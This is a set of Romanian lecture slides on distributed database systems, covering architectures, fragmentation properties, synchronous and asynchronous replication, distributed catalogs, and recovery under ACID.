
# De ce este nevoie de baze de date distribuite?




# De ce este nevoie de baze de date distribuite?



# De ce este nevoie de baze de date distribuite?



# De ce este nevoie de baze de date distribuite?



## BDD - Avantaje

- autonomia locală
- performanță în accesarea datelor
- disponibilitate
- modularitate

# Provocări ale bazelor de date distribuite

## Proiectarea bazelor de date distribuite

- fragmentarea & alocarea

## Procesarea interogărilor distribuite

- Costuri de comunicare
- Oportunitatea procesării paralele

## Controlul concurenței


- Serializabilitate
- Gestiunea *deadlock*-urilor
- Propagarea modificărilor

## Păstrarea consistenției bazelor de date

- Multiple modalități de eșec
- Sincronizarea datelor

# Tipuri de baze de date distribuite

- SGBD singular
- SGBD multiplu
  - Omogene
  - Eterogene




# Arhitecturi de SGBD distribuite

## ■ *Client-Server*

Clientul transmite interogările către un singur *site*. Toate interogările sunt procesate pe *server*.


- Clienți *thin* și *fat*.
- Comunicarea orientată pe mulțimi de date



# Arhitecturi de SGBD distribuite

## ■ Server colaborativ


Interogările “acoperă”  
mai multe site-uri



# Arhitecturi de SGBD distribuite

## ■ *Middleware System*


Un server gestionează interogările și tranzacțiile executate pe servere multiple



# Stocarea datelor - Fragmentare

- *Orizontală*
  - Primară
  - Derivată

- *Verticală*



# Stocarea datelor - Fragmentare

## ■ Proprietățile ale fragmentării

$$R \Rightarrow F = \{F_1, F_2, \dots, F_n\}$$

*Completitudine*

$$\forall x \in R, \exists F_i \in F \text{ astfel încât } x \in F_i$$

*Disjunctivitate*

$$\forall x \in F_i, \neg \exists F_j \text{ astfel încât } x \in F_j, i \neq j$$

*Reconstrucție*


Există o funcție  $g$  astfel încât

$$R = g(F_1, F_2, \dots, F_n)$$

# Stocarea datelor - Replicare

- Avantaje:
  - Crește disponibilitatea datelor.
  - Evaluarea rapidă a interogărilor

R e fragmentat în  $R_1, R_2, R_3$   
 $R_1$  e replicat pe ambele site-uri



- Probleme:
  - Propagarea modificărilor
  - **Sincron** vs. **Asincron**

# Catalog distribuit

- Catalog: Descrie toate obiectele (fragmente, replici) aflate pe un *site* + ține evidența tuturor replicilor tabelelor create pe acel *site*
  - Pentru găsirea unei tabele se va consulta catalogul *site*-ului unde această tabelă a fost creată
- Replica fiecărui fragment are un nume global unic:
  - <nume-local, site-origine, id\_replica>

# Catalog distribuit

## Catalog global centralizat

- conține informația corespunzătoare tuturor relațiilor, fragmentelor, cópiilor și este memorat pe un singur site
- un asemenea catalog ar aglomera serverul respectiv și este vulnerabil la o cădere a serverului pe care se găsește

# Catalog distribuit

## Catalog global replicat la fiecare site

- fiecare copie a catalogului conține informația corespunzătoare întregii baze de date distribuite
- nu este vulnerabil la căderea serverului (deoarece informația necesară se poate prelua de la o altă locație)
- orice actualizare a catalogului la o locație trebuie propagată pe toate celelalte locații (se compromite autonomia locală)

# Catalog distribuit

## Catalog local distribuit

- fiecare site menține un catalog local care descrie toate copiile datelor stocate pe acel *site*
- autonomie locală + nu este vulnerabil la eșecul unui *site*
- catalogul de la *site-ul* de origine al unei relații ține evidența fragmentelor / replicilor relației
- la crearea unei noi replici sau la mutarea unei replici la o altă locație, trebuie actualizată informația de la *site-ul* unde a fost creată relația (de origine)

# Actualizarea datelor distribuite

## Replicare sincronă:

- Toate copiile unei tabele modificate de o tranzacție trebuie să fie actualizate înainte ca tranzacția să se comită.
- Distribuirea datelor e transparentă utilizatorilor.

# Actualizarea datelor distribuite

## Replicare asincronă:

- Copiile tabelelor sunt actualizate doar periodic
- Utilizatorii sunt conștienți de faptul că datele sunt distribuite
- Multe dintre produsele curente urmează această abordare

# Tehnici de replicare sincronă

## A. Citește-orice / Modifică-tot (ROWA)

- Modificările sunt mai lente și citirile sunt mai rapide în comparație cu tehnica votării.
  - Cea mai utilizată metodă de sincronizare a replicărilor.
- Alegerea tehnicii determină *ce* blocări sunt utilizate

# Tehnici de replicare sincronă

## B. Votare (conses al cvorumului)

- Tranzacția trebuie să modifice o majoritate de căopi ale unui obiect; de asemenea trebuie citite suficiente căopi pentru a se asigura accesul la una dintre căopile recente.
  - Ex. 10 căopi; 7 actualizate la modificări; 4 căopi la citiri.
  - Fiecare copie are un număr de versiune.
  - Citirile fiind activități comune  $\Rightarrow$  nu e o abordare des utilizată.

# Costul replicării sincrone

- Înainte ca o tranzacție ce face o modificare să fie comisă, aceasta va trebui să blocheze toate copiile tabelei/fragmentului modificat.
  - Se transmit cereri de blocare către diverse site-uri, iar până la primirea răspunsului se mențin alte blocări!
  - Dacă rețeaua/site-urile eşuează, tranzacția nu se poate comite până ce acestea nu-și revin.
  - Chiar și în absența eșuărilor, *protocolul de comitere* poate fi costisitor, cu multe mesaje
- Alternativa *replicării asincrone* este, de aceea, mai utilizată.

# Replicare asincronă

- Permite ca tranzacțiile să fie comise înainte ca toate copiile să fie actualizate (și citirile se fac folosind o singură copie).
  - Utilizatorii trebuie să fie conștienți ce copie citesc și de faptul că, pentru o scurtă perioadă de timp, copiile pot să fie desincronizate.
- Două abordări: Site Principal și Peer-to-Peer
  - Diferența constă în numărul de copii ``actualizabile'' sau ``master''.

# Replicare Peer-to-Peer

- Mai multe copii ale unui obiect pot fi *master* în această abordare.
- Modificările unei copii *master* trebuie să fie propagate către celelalte copii.
- Trebuie rezolvat conflicte ce apar atunci când două copii *master* sunt modificate (conflict: Site 1: vârsta lui Joe se modifică la 35; Site 2: la 36)
- E cea mai bună abordare în cazurile când nu pot apărea conflicte:
  - Ex: fiecare site *master* deține un fragment disjunct.
  - Ex: Drepturile de actualizare sunt deținute de un singur *master* la un moment dat

# Replicare cu *site* principal

- Doar o copie a unei tabele este considerată copie **primară** sau *master*.  
Replicile facute pe alte site-ri nu pot să fie modificate direct.
  - Copia primară este **publicată**.
  - Celealte *site*-uri **subscriu** la această copie; ele se numesc copii **secundare**.
- Cum se propagă modificările dinspre copia primară către copiile secundare?
  - În două etape: mai întâi se **capturează** modificările făcute de tranzacțiile comise apoi se **aplică** aceste modificări

# Implementarea etapei Capture

## Pe bază de log

- logul (menținut pentru recuperare) se utilizează la generarea structurii *Change Data Table* (CDT)
- modificările tranzacțiilor care se anulează trebuie înlăturate din CDT
- în final, CDT conține doar înregistrările log de tip update ale tranzacțiilor comise

## Procedural

- captarea este realizată de o procedură invocată automat (e.g., un *trigger*); aceasta realizează un *snapshot* al copiei primare

# Implementarea etapei **Capture**


*Captarea pe bază de log este mai bună*  
(mai puțin costisitoare, mai rapidă),  
dar se bazează pe unele particularități ale logului specifice  
sistemului

# Implementarea etapei Apply

Etapa *Apply* aplică schimbările captate în faza anterioară (în CDT sau *snapshot*) còpiilor secundare

- *site-ul* primar poate trimite continuu CDT sau
- *site-ul* secundar poate solicita periodic (ultima porțiune din) CDT sau un *snapshot* de la *site-ul* primar; intervalul dintre solicitări poate fi controlat de un *timer* sau din aplicație
- pe fiecare *site* secundar rulează o copie a procesului *Apply*

# Recuperarea datelor



# Recuperarea datelor și ACID

## Atomicitatea

- garantată prin refacerea efectului acțiunilor corespunzătoare tranzacțiilor necomise.

## Durabilitatea


- garantată prin asigurarea faptului că toate acțiunile tranzacțiilor comise “rezistă” erorilor și întreruperilor neașteptate ale funcționării sistemului.

# Exemplu

